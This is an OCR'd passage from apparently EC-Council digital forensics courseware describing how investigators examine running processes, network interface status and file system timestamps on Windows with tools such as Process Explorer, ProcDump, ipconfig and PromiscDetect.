


Figure 6.16: Running netstat command with -o parameter

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examining Process Memory

Running processes could be suspicious or malicious in nature. Investigators should use tools such as Process Explorer to check if the process is malicious/suspicious. The tool comes with built-in VirusTotal support to check whether the running process is malicious.

Some of the tools that can help investigators examine running processes are briefly discussed below.

- **Process Explorer**

  Source: *https://docs.microsoft.com*

  Process Explorer shows information about the handles and DLLs of the processes that have been opened or loaded.

  The Process Explorer display consists of two sub-windows. The top window always shows a list of currently active processes, including the names of their owning accounts, whereas the information displayed in the bottom window depends on the mode of the Process Explorer.

  If it is in handle mode, handles that are opened by the process selected in the top window are shown.

  If Process Explorer is in DLL mode, DLLs and memory-mapped files that the selected process has loaded are shown.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.17: Examining processes using Process Explorer

- **ProcDump**

  Source: *https://docs.microsoft.com*

  ProcDump is a command line utility. Its primary purpose is to monitor applications for CPU spikes and generating crash dumps during a spike so that an administrator or developer can determine the cause of the spike. ProcDump also includes hung window monitoring, unhandled exception monitoring, and generating dumps based on the values of system performance counters.

- **Process Dumper**

  Source: *https://github.com*

  Process Dumper forensically dumps the memory of a running process. It is a command line interface tool that dumps the whole process space, uses meta-information to describe the different mappings and states, and saves the process environment.






Figure 6.18: Using Process Dumper to dump the memory of a running process

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Collecting Network Status

Investigators should extract information about the status of the network interface cards (NICs) that connect a system with the available network. Currently, many laptops and desktops come with built-in wireless NICs, so that information regarding the type of connection a device is using, or the IP address it is using stays hidden. Investigators must gather information about the status of NICs prior to acquiring the system in order to have better insight of the investigation results.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **ipconfig Command**

  Source: *https://docs.microsoft.com*

  ipconfig.exe is a command line utility that investigators can use to find out information about NICs and the current TCP/IP configuration. Ipconfig also accepts various Dynamic Host Configuration Protocol (DHCP) commands, thereby allowing a system to update or release its TCP/IP network configuration.

  Investigators should use the **`ipconfig /all`** command to view all the current TCP/IP configuration values including the IP address, subnet mask, default gateway, and WINS and DNS configuration. The information generated by this command also includes the state of the NIC and DHCP. Collecting this information will help investigators examine the network traffic logs and the IP address of the systems involved in a security incident.




Figure 6.19: Running the ipconfig /all command

Attackers install network traffic sniffers on compromised systems in order to capture network traffic information such as login credentials or to map the services other systems connected to the network are running. NICs can capture network traffic data only when they are in promiscuous mode.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An administrator or investigator will not be able to directly find out whether the NIC is in promiscuous mode or not, because Windows systems have no special button or icon to indicate NIC mode. Furthermore, Windows systems do not have any tray icon or Control Panel setting that can directly indicate if someone is sniffing network traffic.

Therefore, investigators need to use special tools to detect such incidents and programs that may be running on a system. Tools such as PromiscDetect can help in analyzing the NIC status of the system.

- **PromiscDetect**

  Source: *https://vidstromlabs.com*

  PromiscDetect checks if the network adapter(s) is running in promiscuous mode, which may be a sign that there is a sniffer running on the computer.





Figure 6.20: Running the promiscdetect command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Collecting Non-volatile Information

Non-volatile information can be acquired during static data acquisition. The information obtained from non-volatile data can help investigator retrieve lost/deleted data, browser information, connected devices information, etc., that could be helpful during forensic investigation.

Non-volatile data remains unchanged when a system shuts down or loses power. Some examples of non-volatile data include emails, word processing documents, spreadsheets, and various "deleted" files. The investigator can decide what information needs to be extracted from the registry or what information about (or from) files should be collected for additional analysis. There is also a possibility that the attacker could be actively logged into the system and accessing the data. In such cases, the investigator may even decide to track the attacker. It is important that the investigator keeps certain important information intact without any modification or deletion. Once the user starts the system, some data may be modified such as drives mapped to or from the system, services started, or applications installed. These modifications might not be persistent across a reboot and, therefore, the investigator should record and document them.

Non-volatile data usually resides in hard drives; it also exists in swap files, slack space, and unallocated drive space. Other non-volatile data sources include CD-ROMs, USB storage drives, and smart phones.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examining File Systems

Having a thorough understanding of Windows file system is imperative for a forensic investigator when trying to access file system data and to rebuild file system events. File systems comprise of five sections, namely, file system data, content data, metadata, file name, and file system application data.

- **File system data:** File system data gives details about the file system structure such as file system and file system block size, number of allocated blocks, etc.
- **Content data:** This data has most of the information of the file system. It consists of the contents of the file system.
- **Metadata:** Metadata generally provides information about content locations, file size, and MAC timestamps.
- **Application data:** Application data gives information about the file system journal quota statistics.

Examining these sections of a file system enable the investigator to collect a variety of data which may contain potential evidence for solving the case. An investigator should run the command `dir /o:d` in command prompt. This will enable them to examine the time and date of the OS installation, the service packs, patches, and sub-directories that automatically update themselves often (for e.g.: drivers, etc.).

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.21: Running dir /o:d command

Note: Investigators should give priority to recently dated files.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



